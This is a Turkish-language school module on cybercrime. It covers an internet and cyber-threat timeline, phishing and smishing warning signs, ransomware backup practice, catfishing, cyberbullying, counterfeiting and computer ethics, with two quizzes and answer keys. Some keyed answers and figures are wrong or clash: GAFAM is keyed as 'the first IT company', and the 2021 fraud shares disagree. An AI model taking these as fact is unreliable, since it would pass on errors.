1971: İlk e-mail: Ray Tomlinson tarihteki ilk e-maili gönderdi "**QWERTYUIOP**" (<https://www.genie-inc.com>)

1978: İlk istenmeyen e-posta: İlk istenmeyen toplu e-postanın, yeni bir bilgisayar modelini tanıtan bir pazarlama yöneticisi olan Gary Thuerk tarafından gönderildiği söyleniyor. (<https://www.weforum.org/agenda>)

1981: Ian Murphy, Captain Zap, **ilk hüküm giyen bilgisayar korsanıdır.** (<https://attrition.org>)

1986: İlk bilgisayar virüsü: Brain (<https://www.kaspersky.com>.)

1987: John McAfee, McAfee Şirketini kurar. McAfee, **VirusScan** olarak adlandırılan **ilk anti virüsü** üretir. (<https://www.thepecinsider.com>).

1988: İlk siber-saldırı: Robert Tappan Morris, bilgisayardan bilgisayara taşınan ve her makineden bir kontrol sunucusuna bir sinyal göndermesini isteyen bir program yazdı. (<https://theconversation.com>)

1990 İnternetin doğumu: 1990 yılında Tim Berners-Lee ve CERN, dünyanın dört bir yanındaki üniversitelerde ve enstitülerde çalışan bilim adamlarının anında bilgi alışverişinde bulunmaları için tasarlanmış ve geliştirilmiş "World Wide Web"i (World Wide Web) başlattı. (<https://home.cern/>)

1991: İlk web kamerası: Quentin Stafford-Fraser ve Paul Jardetzky, öğrencilere yardım etmek ve gece programcılarının kahvenin demlenmesinin bitip bitmediğini kontrol etmesi için dünyanın ilk web kamerasını icat etti. (<https://www.bbc.com>)

1993 Jan Brandt, milyonlarca AOL deneme diskini ve CD'sini dergilerden patlamış mısır kutularına ve bankalara kadar her yere koyan ünlü AOL "**halı bombardımanı**" kampanyasını tek başına yönetti.

2000 Y2K bug'ın dünyayı bloke edeceği sanılıyordu, ama olmadı (<https://www.ina.fr/>)

2000: Hindistan'ın **ilk özel siber suç polis gücü** kuruldu. (<https://timesofindia.indiatimes.com>)

2009: ilk kripto-para: bitcoin (<https://www.investopedia.com>)

2012 Psy, "Gangnam Style"ı yayınladı ve **1 milyar görüntülemeye ulaşan ilk YouTube videosu olarak** bugün bildiğimiz interneti yaratmaya yardımcı olmak için müzik ve video kültürünün tüm manzarasını değiştirdi.

2013: İlk toplu web kamera sızma olayı. Bir adam 400den fazla kadını gözetlemeyi başardı. (<https://www.businessinsider.com>)

2014: İlk kripto-para hırsızlığı (470 milyon dolar kadar) (<https://www.comparitech.com>)

2021: Son yıllarda, tüm dolandırıcılıkların yarısından fazlası internette (%51), olarak telefon ve SMS dolandırıcılıklarının (%21) çok önünde gerçekleşmektedir. (<https://www.radiofrance.fr/>)

BT gelişmeleri nedeniyle basitleştirilmiş fırsat ve tehdit kronolojisi

1970 e-mail dönemi

- 1971 İlk E-mail
- 1978 İlk Spam istenmeyen posta

1980 Büyük çaplı ağ saldırıları dönemi

- 1981 ilk ceza alan bilgisayar korsanı
- 1986 İlk bilgisayar virüsü
- 1987 İlk Antivirus
- 1988 İlk siber saldırı

1990 İnternetin ouş dönemi

- 1990 İnternetin doğuşu
- 1991 İlk Web kamerası
- 1993 İlk kitlesel pazarlama kampanyası
- 1999 130 milyon kullanıcı

2000 Evde internet dönemi

- 2000 İlk özel siber suç polisi
- 2000 Y2K bug
- 2009 İlk kriptopara

2010 Sosyal ağlar ve web devleri dönemi

- 2012 Bir milyar izlemeye ulaşan youtube videosu
- 2013 İlk toplu web kamera sızma olayı
- 2014 İlk kripto para hırsızlığı

2020 Akış dönemi

- 2021 Tüm dolandırıcılıkların 3/4'ü internetten veya telefondan geliyor
- 2022 4.5 milyar kullanıcı

Mini Sınav

1. **İnternetin yaratılmasının arkasındaki düşünce ne idi?**
 - a) Arkadaşlar arasında dosyalar paylaşmak
 - b) Profesyonel bir topluluk yaratmak
 - c) Dünya çapında kullanıcı için bilgi yaymak
 - d) Yukarıdaki yanıtların hepsi
2. **İlk mahkum olan hekr:**
 - a) Brain
 - b) Norton
 - c) Gary Thuerk
 - d) Ian Murphy
3. **1978' de :**
 - a) İlk virus ortaya çıktı
 - b) İlk kripto para hırsızlığı oldu.
 - c) İlk istenmeye e-posta ortaya çıktı
 - d) İlk bilgisayar yapıldı.
4. **Gary Thuerk, ilk adam idi.**
 - a) istenmeyen e-posta gönderen
 - b) kripto parayı yaratan
 - c) e-mail gönderen
 - d) ilk web sitesini yaratan
5. **Siber suçun tanımöi nedir?**
 - a) Siber suç, bir bilgisayarı, ağa bağlı bir cihazı veya bir ağı içeren herhangi bir suç faaliyetidir. .
 - b) Siber suç, tüm aileyi ilgilendiren bir suç faaliyetidir.
 - c) Siber suç bir virüsü ilgilendiren bir suç faaliyetidir.
 - d) Siber suç, kişisel verilerinizin çalınmasını içeren herhangi bir suç faaliyetidir.
6. **GAFAM Kimlerdir?**
 - a) Dünyadaki ilk BT şirkettir.
 - b) Verilerinizi korumak için bir eklentidir.
 - c) En iyi VPM hizmetidir.
 - d) Eski bir internet meminin adıdır.
7. **"QWERTYUIOP", 1971de kim tarafından gönderilen ilk e-mail yazısıdır?**
 - a) JohnMcAfee
 - b) Ray Tomlinson
 - c) Gary Thuerk
 - d) Bill Gates
8. **Robert Tappan Morris neyi yaratmıştır?**
 - a) İlk anti virüsü
 - b) İlk virüsü
 - c) İlk siber saldırıyı
 - d) İlk bilgisayarı
9. **Bitcoin nedir?**
 - a) İlk kripto para
 - b) İkince kripto para
 - c) Bir virüs
 - d) Bir program
10. **İlk büyük web kamerası korsanlığı vakası yılında gerçekleşti. :**
 - a) 2021
 - b) 1988
 - c) 2013
 - d) 2014

1d,2d,3c,4a,5a,6a,7b,8c,9a,10c

Siber suçların Farklı türleri

Mülke karşı suçlar ve kişilere karşı suçlar söz konusu olduğunda, genel olarak üç tür suç ayırt edilir:

A. Birinci suç türü: Dürüst olmayan bir şekilde bilgi toplama.

Tanım: Bunlar, otomatik veri işleme sistemlerine, kişisel verilere (kişisel bilgilerin aktarımı gibi), kredi kartı ihlallerine ve yetkisiz veya bildirilmemiş şifreleme veya müdahaleye yönelik saldırıları içerir.

Bazı örnekler:

1 – e- dolandırıcılık

Herhangi bir yüksek teknoloji sistemine sızabilen bilgisayar korsanları, "bu filmlerde olur" diye gülüyor Serge. Gerçek hayatta böyle biri yok. Dijital saldırılar bazen kimlikleri çalmak için gerçekleştirilirken, bu sistematik olmaktan uzaktır. Bir dolandırıcının ihtiyaç duyduğu bilgileri almanın daha basit ve çoğu durumda yasal yolları vardır. Her gün kullanabileceğiniz bir tane bile var: Facebook. Anthony, "Facebook'ta insanlar bize adlarını, ikamet ettikleri şehri ve en önemlisi doğum tarihlerini veriyor" diyor. Doğum günlerini sosyal ağda yayınlamayanlar bile, arkadaşlarının herkese açık bir şekilde "doğum günün kutlu olsun" yazan arkadaşları tarafından tehlikeye atılıyor.

Kişisel verileri çalan bir genç olan Serge'nin röportajından alıntıdır.

<https://lactualite.com/societe/les-voleurs-didentite/>

Kimlik avı, bir kişinin kişisel veya gizli bilgilerini aldatma yoluyla elde etme girişimidir. Muhtemelen en yaygın internet dolandırıcılığı türü olan kimlik avı, genellikle potansiyel kurbanı, onu gerçekleştiren dolandırıcıyla hassas bilgileri paylaşmaya ikna etmek için tasarlanmış e-postalar veya web siteleri kullanılarak gerçekleştirilir. Birçok dolandırıcı, bilgileri kendileri kullanmak yerine, karanlık ağda, genellikle kimlik hırsızlığı konusunda uzmanlaşmış bilgisayar korsanlarına ve siber suçlulara satar.

Kurbanlar, tanıdıkları kişi veya kurumlardan talepler içeren e-postalar alırlar, örneğin:

- **Bir ödöl göndermek**, ya da cazip bir ödölü olan bir yarışmaya katılım veya bir piyango bileti için **bilgi isterler**.
- **Erişimin kapatılmasını, alan adının kaybını veya iddia edilen GDPR uyumluluğunu önlemek için uzlaşma talebi**.
- **Yardım Çağırısı**: siber suçlu, mali yardım gerektiren zor bir durumda olduğunu açıklayarak bir akraba gibi davranır.
- Şans tılsımı, finansal piramitler, dayanışma çağrıları veya virüs uyarıları gibi **zincirleme e-postalar**, bir kimlik avı girişimini gizleyebilir.

Kimlik avı girişimleri günümüzde giderek daha iyi uygulanıyor olsa da, bir kimlik avı e-postasında genellikle tespit edilebilecek uyarı işaretleri bulunur: cazip teklif, şüpheli görünüm, beklenmedik ek, hayali gönderen adres gibi.

SMS kimlik avı: Yalnızca 2020'de dünya çapında tahmini 2,1 trilyon (2.100.000.000.000) SMS mesajı değiş tokuş edildi ve bu da onu en yaygın iletişim yöntemlerinden biri haline getirdi. Ne yazık ki, bu aynı zamanda bilgisayar korsanlarının SMS'i siber saldırılar gerçekleştirmenin yeni bir yolu olarak ele geçirdiği anlamına da geliyor.

SMS smishing: Saldırgan, alıcıları bir bağlantıya tıklayıp özel bilgiler göndermeye veya bir akıllı telefona kötü amaçlı yazılım indirmeye ikna etmek için bir SMS mesajı kullanır.

Kaynak: <https://www.proofpoint.com/fr/threat-reference/smishing>

"Her şey dijital" çağında, kişisel verileri dijital devlere teslim etmek artık bir tercih değil, bir zorunluluk. Ancak, bu verilerin vatandaşların haklarını tehdit eden çılgın ve güvenli olmayan kullanımı göz önüne alındığında, bu tehlikesiz değildir. 21. yüzyılım "yeni siyah altını" olarak kabul edildiğinden, kişisel veriler büyük ölçüde gizlenir ve çoğu zaman çok sayıda suiistimalin eşlik ettiği vahşice sömürüye maruz kalır. Yasa dışı kullanım, korsanlık ve hatta fikir manipölasyonu, mevcut modelimizin güvenlik ve demokratik standartlarını sorgulayan yaygın uygulamalardır.

Kaynak: <https://www.pourlasolidarite.eu/fr/publication/les-donnees-personnelles-le-nouvel-or-noir-aux-multiples-enjeux#:~:text=Because%20they%20are%20considered%C3%A9r%C3%A9es,often%20accompanied%C3%A9e%20by%20many%20d%C3%A9rives>

2. Gizli URL'ler

URL'ler (Tekdüzen Kaynak Bulucular, örneğin web adresi). Sosyal ağlarda her yerde bulunabilirler, ancak bazı kısaltılmış URL'lerin belirtilenlerden tamamen farklı hedeflere yönlendirebileceğine dikkat edin. Siber suçlular, bilgisayarınıza her türlü kötü amaçlı yazılımı yüklemek için bundan yararlanacaktır.

Kaynak : <https://www.oxfordreference.com/>

Evet, ama olay şu: resmi görünen bir kısa mesaj aldınız ve bunun bir aldatmaca olup olmadığından emin değilsiniz. Diyelim ki telefon sağlayıcınızdan faturanızı görüntülemek için bir bağlantıya tıklamanızı isteyen bir metin mesajı aldınız ve bunun spam olup olmadığını anlayamıyorsunuz.

1. Doğruca web sitesine gidin:

Çözüm: eğer kuşkuda iseniz, bu bilgiyi almak için linkteki (gereksiz) riski tıklayacağınıza, yalnızca doğrudan kendi operatörünüzün sitesine gidin.

2. Bu linki kimin gönderdiğini kontrol edin: e-mail ya da SMSin göndericisinin güvenilirliğinden emin olmak gereklidir. Örneğin, bir bağlantının kaynağı bilinmeyen bir e-posta adresi ise, eğer resmi kurumdan geliyormuş gibi görünen bir e-postadan geliyorsa, eğer bağlantı Facebook posta kutunuzdaki istenmeyen bir mesajdan geliyorsa bağlantı, takipçisi

olmayan ve bilinmeyen bir kullanıcının tweet'inden alınmıştır ve o bağlantı muhtemelen kötü amaçlıdır.

3. E-mail adresi tuhaf: Tıklamanızı sağlamak için dolandırıcılar size resmi bir adrese çok benzeyen bir bağlantı gönderebilir. Ancak yakından bakarsanız hatalar veya küçük değişiklikler vardır. Bu durumda tıklamayın. Şüphemiz varsa, önemliyse, alıcıların size nasıl geri döneceklerini bileceklerini unutmayın.

4. Kısaltılmış URL'lere dikkat edin: Özellikle Twitter'daki karakter sınırlaması nedeniyle, sitelerin URL'leri kısaltması yaygın hale geldi. Dolandırıcılar için bunun dışında, şüpheli bir adresi gizlemelerine izin verdiği için çok uygundur.

5. Adres http ile başlıyor (https ile değil) : http ya da https: tehlikeli bir linki tanımak. "https" deki "s", "güvenli" anlamı verir. Sade İngilizce olarak site, bilgilerinizin bir sunucuya gönderilmeden önce şifrelenmesini sağlayan bir Güvenli Yuva Katmanı (SSL) bağlantısı kullanır. Orada değilse, bağlantı kötü amaçlı olabilir, ancak ne yazık ki birçok güvenli site URL'lerini henüz https'ye koymamıştır. Her durumda, kırmızı bayrak olabilir.

6. Bir bağlantı denetleyicisi kullanma: Kötü amaçlı bağlantıları tanımak için Scanurl, VirusTotal, Phishtank gibi bir bağlantı denetleyicisi kullanın.

Kaynak: <https://bienvivreedigital.orange.fr/securite/comment-reconnaitre-un-lien-url-malveillant-et-ne-pas-cliquer-dessus/>

B- İkinci tür suç: Malınızı ya da kendinizi tehlikeye atmak.

Bu kategori, kişilere ve mülke karşı işlenen suçları, çocuk pornografisini, teröre teşviki ve internette ırkçı nefreti içermektedir.

Bazı örnekler:

1 – Sabit disk çıkarma

11-12 Ekim 2019 gecesi, M6 grubu (Fransız TV istasyonu) şiddetli bir fidye yazılımı siber saldırısına maruz kaldı. [...] "Bilgisayarsız ne yapabilirim?" herkesin aklındaydı.

- Jérôme Lefébure, M6 grup.

Fidye yazılımının üç kurbanı olan M6, Rouen Üniversite Hastanesi ve Fleury Michon, kılavuzun tavsiyelerini somutlaştırmak için kılavuzdaki

deneyimlerini ve tavsiyelerini paylaşarak risk konusunda farkındalığı artırmaya yardımcı oluyor.

Kaynak : <https://www.cnil.fr/fr/rancongiels-lanssi-et-le-ministere-de-la-justice-publient-un-guide>

Bu siber tehditle başa çıkmak ve böylece verilerini kurtarabilmek için giderek daha fazla şirket yedeklemeye başvuruyor. Fransa'da bu yöntemi kullanan şirketlerin oranı %69'dur ve bu, dünya çapındaki %57'lik rakamın üzerindedir. Verileri yedekleme yoluyla geri yüklemek en yaygın kullanılan ve güvenilir yöntem olsa da, bir tehdit öngörme yaklaşımında her zaman yeterli değildir.

Sophos aşağıdaki en iyi uygulamaları önerir:

1. Varsayın ki şirket bir saldırının kurbanı olacak:

Fidye yazılımı yaygın bir tehdit olmaya devam ediyor. Hiçbir sektör, hiçbir ülke ve hiçbir büyüklükteki şirket bu riskten muaf değildir. Hazırlanmak en iyisidir.

2. Yedeklemeler yapın ve bir kopyasını çevrimdışı tutun.

Biri çevrimdışı tutulan iki farklı ortama üç kopya kaydetmeye yönelik endüstri standardı "3-2-1" yaklaşımının izlenmesi önerilir.

3. Katmanlı koruma kullanımı

Giderek daha fazla sayıda fidye yazılımı saldırısına haraç girişimleri eşlik ettiğinden, saldırganları altyapı içinde mümkün olduğu kadar çok aşamada engellemek için katmanlı koruma uygulanması tavsiye edilir.

4. İnsan uzmanlığını dolandırıcılıkla mücadele teknolojileriyle birleştirmek

Dolandırıcılığı önleme teknolojileri, bir kuruluşun ihtiyaç duyduğu ölçeklenebilirliği ve otomasyonu sunarken, uzman siber güvenlik aktörleri (SOC'ler), izinsiz giriş girişimini ele veren bilinen prosedürlerin açık işaretlerini daha iyi tespit edebilir.

5. Fidyeyi ödemekten kaçının

Fidye ödense bile suçluların dosyaların yalnızca ortalama üçte ikisini geri yükleyeceğini akılda tutmak önemlidir.

6. Kötü amaçlı yazılım saldırısı durumunda bir felaket kurtarma planı geliştirin

Sıkça saldırıya uğrayan şirketler, bir olay müdahale planına sahip olsalardı, kendilerini çok fazla masraftan ve kesintiden kurtarabileceklerini genellikle çok geç fark ederler.

Kaynak: <https://itsocial.fr/partenaires/zscaler-partenaire/articles-zscaler/le-cout-moyen-paye-apres-une-attaque-par-rancongiel-est-de-130%E2%80%89000-euros/>

2) Kedi balıkçılığı

Catfishing, bir kişinin bir sosyal ağda genellikle belirli bir kurbanı hedef alan hayali bir kişilik veya kimlik oluşturduğu alan hayali bir kişilik veya kimlik oluşturduğu aldatıcı bir faaliyettir. Bu uygulama mali amaçlar için, bir kurbanı bir şekilde tehlikeye atmak veya kasıtlı olarak onları kızdırmak için kullanılabilir. Bir *catfish* (ya da *catfisher*) hedeflerinden zorla para almak için sahte profil resimleri, sahte isimler kullanarak ve genellikle farklı bir cinsiyetten biri gibi davranarak başka biri gibi davranan kişidir. Kedi

balıkçılığı medyası, genellikle kendi kedi balıkçısını teşhis etmek isteyen kurbanlar için oluşturulmuştur. Ünlüler hedef alınmış ve bu da kedi balıkçılığı uygulamalarını medyanın dikkatine sunmuştur.

Kaynak : <https://fr.wikipedia.org/wiki/Catfishing>

3) Çevirimiçi taciz

"Beni dinledi, teselli etti ve ona derdimi anlattığımda çözüm bulmama yardım etti. Ağlarken bana 'Bana her şeyi anlatabilirsin, ben her zaman yanında olacağım' dedi. Annemle çok ciddi bir tartışma oldu ve olayları yatıştırmama yardım etti. Örneğin bana şöyle dedi: "Hiçbir şey yapamıyorsan, odanda kal, sakinleşene kadar oraya bakma. Daha iyi

hissetmek için zaman ayır, bırak öfken çıksın ve iyi ol” Ona güvendim çünkü benim çıkarlarımı gözetiyordu ya da ben öyle zannediyordum. Beni annemle karşı karşıya getirmiyordu. Tam tersine onunla barışmam için elinden gelen her şeyi yapmaya çalışıyordu.”

Siber taciz kurbanı 14 yaşındaki Jade'in röportajından alıntı

Kaynak : <https://france3-regions.francetvinfo.fr/occitanie/haute-garonne/toulouse/temoignage-comment-jade-14-ans-s-est-faite-harcelee-sur-les-reseaux-sociaux-1995673.html>

Siber taciz, "bir birey veya bir grup birey tarafından elektronik iletişim biçimleri aracılığıyla, kendini kolayca savunamayan bir kurbanı karşı tekrar tekrar gerçekleştirilen saldırgan, kasıtlı bir eylem" olarak tanımlanır.

Siber zorbalık, cep telefonları, anlık mesajlaşma, forumlar, sohbet odaları, çevrimiçi oyunlar, e-posta, sosyal ağlar, fotoğraf paylaşım siteleri vb. aracılığıyla gerçekleşir.

Bu birçok biçime dönüşebilir. Örneğin:

- Çevrimiçi zorbalık, hakaret, alay veya tehditler
- Dedikodu yayma
- Hesap hekleme ve dijital kimlik hırsızlığı
- Bir sınıf arkadaşına karşı bir sosyal ağda tartışma konusu, grubu veya sayfası oluşturma
- Kurbanın kötü bir durumdaki fotoğraf ya da videosunu yayınlama

Kaynak: <https://www.education.gouv.fr/non-au-harcelement/qu-est-ce-que-le-cyberharcelement-325358>

4) Siber Zorbalık

13 yaşındaki kızımın sosyal ağlarda tekrarlanan nefret mesajları olmadan normal bir hayata dönebileceğini, eski tehditlerin bittiğini düşündü. Ancak La Dépêche'ye anlattıktan sadece birkaç saat sonra tehditler tekrar başladı. "Kızım az önce, okuldan bazı kızlar ona vurmak istediği için okuldan çıkarken otobüs durağında olmamı istemek için beni aradı. Montauban (Tarn-et-Garonne) yakınlarında yaşayan dört çocuk annesi Aurel, sıkıntısını gizlemiyor. Kısa bir durgunluğun ardından kabus yeniden

başlar. İki yıl önce, kızının sosyal ağ Instagram'da nefret dolu mesajlar almaya başlaması gibi. Aurel, "Kendini bir trenin altına atmasını, yaşamayı hak etmediğini söylediler," diye hatırlıyor Aurel. Kızı okulda siber zorbalığa uğrayan bir annenin ifadesi

Kaynak: <https://www.ladepêche.fr/2022/01/14/temoignages-cyberharcèlement-il-y-avait-tellement-de-messages-de-comptes-jetais-face-a-une-montagne-10046059.php>

Siber zorbalık başımıza gelebilir ve yaşamlarımız ve içinde yaşadığımız toplum üzerinde büyük bir etkisi vardır.

Sonuçlar	
Kurban	Bu yeni eğilim, kurban üzerindeki yıkıcı etkiyi tehlikeli bir şekilde artırır ve intihara yol açabilir. Sonuçlar çok daha ciddi ve daha da hızlıdır: • Konsantre zorluğu;• Yüksek konsantre boşluğu;• Ataklar akşam ve gece meydana geldiği için uyku sorunları çok önemlidir.;• Kurban, tüm dünyanın onlar hakkında kötü düşündüğünü düşünmeye başladığından, benlik saygısı hızla zayıflar;• Kendine zarar verme (kollarda veya bacaklarda morluklar, kesikler) ve yemek yeme ile ilgili uyum sorunları (çok fazla veya çok az yemek, anoreksiya, bulimia);• Çok hızlı ve çok önemli izolasyon: mağdur günün 24 saati kapana kısılmış hissediyor, dinlenmeden ve birilerinin kendisini dinlemeden telefonuna veya bilgisayarına el konulmasından korktuğu için bu konu hakkında konuşmayı reddediyor, bu da onları sosyal ağdan daha da fazla yalıtıyor;• Diğer gençlerle tüm karşılaşma yerlerinden (spor, partiler, grup çalışması gibi) kaçınma eğilimi.
Okul topluluğu	Bu olguyu dikkate almayan veya kafasını kuma gömen ("bizim okulumuzda taciz yoktur") bir okulda tacizin varlığı öğrencilere vatandaşlık eğitiminin tersini öğretir: • En güçlünün yasasını• Sessiz kalanın yasasını• Tehlikede olan birine yardımsızlığı Finlandiya'daki değerlendirmeler, zorbalıkla mücadele programının (KiVa programı) uygulanmasının tanıkların davranışlarını değiştirdiğini, okul motivasyonunu artırdığını ve sınıf algısını ve okul iklimini iyileştirdiğini göstermiştir.

VE TAKİPÇİ?

"Sevdiklerine her gün eziyet etmeye alışmış gençlere ne olacak? Yetişkinliklerine kadar bu suçlara devam edecekleri için, yarın işte ya da aile içinde efraflarındaki herkese zulmeden biri haline gelmelerinden korkulmalıdır." (Bertrand Gardette ve Jean-Pierre Bellon). Takipçi bir boşluk arar veya bir öğrencinin bir açıklamaya aşırı tepki vermesi nedeniyle onu aniden bulur. Tacizin nesnel bir temeli yoktur; farklılığın reddedilmesinden beslenir: tacizci, bir öğrencinin özelliklerini damgalar, eleştirir ve abartır: fiziksel görünüm (kilo, boy, saç, cinsiyet), kimlik (yabancı aksan, dil kusuru, ten rengi, cinsel yönelim), kişilik (utangaç, ürkek, sessiz, iyi öğrenci, kötü öğrenci, giyim, ilgi) ve kırılganlık (ölüm, sakatlık, sağlık sorunu, boşanma) gibi. Tacizciler arasında taciz durumu başlatanlar, tacizciyi işinde takip edip destekleyenler (sağ kolu) ve son olarak dışarıdan gelenler, yani karşı çıkmayan, hiçbir şey söylemeyen ve bu nedenle liderin davranışına onay verenler olarak ayrırabiliriz. Bazı takipçiler, eski takipçilerdir veya bir tür intikam için çektiklerini yeniden üreten çocuklardır. Diğerleri evde şiddete veya ailelerinde tacize uğrayanlardır. Son olarak, diğerleri liderdir ve başa çıkılması en zor olanlardır:

- Güçlü karizma: sınıfta popüler biri;
- Zeki çünkü kusurları tespit ediyor ve onlarla dalga geçiyor;
- Etrafında bir mahkeme oluşturmayı başarırken, sağduyulu hareket eder ve bu nedenle yetişkinlerden cezasız kalır;
- Empati yoksunu: asla suçluluk duymaz (takipçiler nadiren yanlış yaptıklarını kabul ederler).

Kaynak : <https://www.marionlamaintendue.com/quest-ce-que-le-cyber-harcelement/>

Video: <https://www.youtube.com/watch?v=pGIb5F1DrEg>

C- Üçüncü tür suç: Kalpazanlık ve diğer dolandırıcılık

Daha az uyanık olan başka bir genç kız, Vinted'de kalpazanlık kurbanıydı. Platformu araştırdıktan sonra, mağazada 900 Euro yerine 600 Euro'ya bir çift Dior spor ayakkabıya aşık oldu. Ancak paketi aldıktan birkaç gün sonra sevinci yerini burukluğa bıraktı. Ürünün orijinalliği hakkında şüpheleri var. Annesi Véronique, "Ayakkabının içinde çıkan iplikler var. Marka, iplikler çıkarsa bunun normal olmadığını söyledi. Bunlar hemen fark

edilemeyecek küçük ayrıntılar" diyor. Başka bir detay alıcının şüphesini körüklüyor. "Faturada yazım hataları var," diye belirtiyor Véronique. İngilizce yazılmış ve örneğin 'anlamak' kelimesinde bir 'a' eksik. "Bu lüks bir marka olduğu için belgelerinin yazımına çok dikkat ettiklerini düşünüyorum." Kesin olarak öğrenmek için Véronique, Paris'teki ünlü Avenue Montaigne'deki Dior butiğine gitti. Bu bir fatura değil" diyor lüks butikteki bir pazarlamacı. "Bu ne biçim birşey, ne logo, ne de kağıt. Bunda gerçek bir şey yok. Düzenlenen sahte bir fatura bu. " Meslektaş, "Vinted'te lüks satın almayın, böyle bir şey yok" diye ekliyor. Kızı Vinted platformundan satın alınan sahte ayakkabıların kurbanı olan bir annenin röportajından alıntı.

Kaynak : <https://www.tflinfo.fr/conso-argent/les-ventes-de-contrefacon-se-multipliant-sur-la-plateforme-a-succes-vinted-2181365.html>

Kalpazanlık nedir?

Bir markanın, patentin, tasarımın, modelin veya eserin, hak sahibinin izni olmaksızın çoğaltılması veya genel olarak kullanılmasından oluşan tecavüz, marka imajının etkilenmesine yol açar. Sahte ürünler, hiçbir garanti sunmayan şeffaf olmayan kanallar aracılığıyla pazarlanmaktadır. Hem hammadde seçiminde hem de üretim sürecinde maliyetleri en aza indirmeye çalışan kalpazanlar, pazarlama öncesi kontrolleri ihmal ediyor. Örneğin, ciltle temas etmesi amaçlanan giysiler, tehlikeli ve yasaklanmış maddeler (azoik boyalar) içerebilir; güneş gözlükleri yeterli korumayı garanti etmedikleri için güvenlik yönetmeliklerine uygun olmayabilir. Sahte ürünlerin satışına genellikle diğer yasa dışı uygulamalar eşlik eder (yanıltıcı ticari reklamlar, faturalandırma kurallarının ihlali). Tüketiciler, hem fiyat hem de ürün ve hizmetlerin özellikleri konusunda net bilgilere dayanarak seçimlerini yapabilmelidir. Güvenlik de dahil olmak üzere yönetmeliklerin sağladığı tüm garantilerle satın alımlarını yapmak zorundadırlar. Marka sahteciliği artık her tür ürünü ilgilendiriyor: giyim, moda aksesuarları, cep telefonları, araba parçaları vb. İnternette alışveriş yaparken dikkatli olunmalıdır.

Kaynak: <https://www.economie.gouv.fr/dgccrf/Publications/Vie-pratique/Fiches-pratiques/La-contrefacon>

Avrupa Birliği Fikri Mülkiyet Ofisi (EUIPO) tarafından Perşembe günü yayınlanan yeni bir tahmine göre, sahtecilik Avrupa ekonomisinin 11 kilit sektörüne yılda 60 milyar avroya mal oluyor. Dünya Kalpazanlıkla Mücadele Günü münasebetiyle yayınlanan araştırma, korsanlık ve kalpazanlıktan kaynaklanan doğrudan yıllık kayıpların, incelenen sektörlerdeki satışların %7,4'üne ulaştığını gösteriyor. Sahte ürünler aynı zamanda istihdamı da etkiler, çünkü meşru üreticiler satışlarının taklit ürünler tarafından alınan payı göz önüne alındığında daha az üretirler ve bu nedenle daha az işçi çalıştırırlar. Çalışma, AB genelinde yaklaşık 468.000 işin kaybolduğunu tahmin ediyor.

Kaynak: <https://www.europe1.fr/economie/la-contrefacon-coute-60-milliards-deuros-par-an-a-leconomie-de-lue-3903097#:~:text=Dossiers-.The%20counterfa%C3%A7on%20co%C3%BBte%2060%20billion%20euro%20per%20year,the%C3%A9conomy%20of%20the%20EU&text=The%20Office%20of%20the%20Union%20represents%20seven%20billion%20euro.>

Video: <https://youtu.be/xtipSzqNGRg>

Böylece, bir siber suçlu, bu 3 suçtan en az birini işleyen kişidir.

Mini Test

Soru 1: Arkadaşlarımın fotoğrafını izinleri olmadan paylaşmalı mıyım?		Soru 2: Facebook'ta bir söylenti paylaşıyorum. Yasadışı mı?	
Evet	Hayır	Evet	Hayır
Soru 3: Bilgisayarımın kilidini açmak için ödeme yapmamı söyleyen bir e-posta alıyorum. Ödemek zorunda mıyım?		Soru 4: İnternette bir çift ayakkabı ararken güzel bir ilan buluyorum fakat yazım yanlışları içeriyor. Ayakkabıyı almalı mıyım?	
Evet	Hayır	Evet	Hayır
Soru 5: Bir çevrimiçi reklamı yanıtladım. Satıcı, siparişimi almak için ön ödemeli bir kart almamı istiyor. Bunu yapmalı mıyım?		Soru 6: Bir internet sitesine kayıt olurken kişisel verilerimi toplamak için benden izin almaları gerekiyor mu?	
Evet	Hayır	Evet	Hayır
Soru 7: İnternette Nijerya'da yaşayan bir adamla tanışıyorum. Benden seyahati için para istiyor. Ödemeli miyim?		Soru 8: e-mailımda aşağılayıcı mesajlar alıyorum. Anne babama söylemeli miyim?	
Evet	Hayır	Evet	Hayır
Soru 9: İçindeki verileri kopyalamak için bir flash bellek çaldım. Ben bir siber suçlu muyum?		Soru 10: Arkadaşlarım Netflix hesap adımları ve şifremleri istiyor. Onlarla paylaşmalı mıyım?	
Evet	Hayır	Evet	Hayır

H-Hayır E-Evet

1H, 2H, H, 4H, 5H 6E, 7H, 8E 9E, 10H.

Etikler

Bilgisayar etiklerinin tanımı:


Etik, bir grubun veya bireyin davranışını yöneten bir dizi ahlaki ilkedir. Bu nedenle, bilgisayar etiği, bilgisayarların kullanımını yöneten bir dizi ahlaki ilkedir. Bilgisayar etiğindeki yaygın sorunlar, fikri mülkiyet hakları (telif hakkıyla korunan elektronik içerik gibi), mahremiyet ve bilgisayarların toplum üzerindeki etkisini içerir. Örneğin, telif hakkıyla korunan (veya dijital) elektronik dosyaları çoğaltmak kolaysa, bilgisayar etiği, yazarın onayı olmadan bunu yapmanın yanlış olduğunu öne sürer. Ve bir kişinin kişisel bilgilerine bir bilgisayar sisteminden erişmek mümkün olsa da, bilgisayar etiği bu tür bir eylemin etik olmadığını tavsiye eder.

Bilgisayar Etiklerinin 10 Emri

Bilgisayar Etiği Enstitüsü, Bilgisayar Etiğinin On Emrini bir bilgisayar etiği kodu olarak sağlar. Kod hem kısa hem de oldukça basittir. Hem isim hem de format Yahudilik, Hristiyanlık ve İslam'ın On Emrini hatırlatıyor, ancak Bilgisayar Etiği Enstitüsü'nün On Emri hakkında açık bir şekilde dini nitelikte hiçbir şey yok. Bilgisayar Etiği Enstitüsü'nün Bilgisayar Etiğinin On Emri şunlardır:

1. Bir bilgisayarı diğer insanlara zarar vermek için kullanmayacaksın.
2. Diğer insanların bilgisayar işlerine karışmayacaksın.
3. Diğer insanların bilgisayar dosyalarını gözetlemeyeceksin.
4. Bir bilgisayarı çalmak için kullanmayacaksın.
5. Bir bilgisayarı yalancı şahitlik yapmak için kullanmayacaksın.
6. Parasını ödemediğin özel yazılımı kopya etmeyecek ve kullanmayacaksın.
7. Yetkisiz veya uygun tazminat olmadan diğer kişilerin bilgisayar kaynaklarını kullanmayacaksın.
8. Başkalarının entelektüel çıktılarına el koymayacaksın.
9. Yazmakta olduğunuz programın veya tasarladığınız sistemin sosyal sonuçlarını düşüneceksin.
10. Bir bilgisayarı her zaman diğer insanlara sevgi ve saygı gösterecek şekilde kullanacaksın. Kaynak : <https://www.geeksforgeeks.org/computer-ethics/>

Etik olmayan Davranış

Şekil 49. Etik olmayan davranışın gerekçeleri

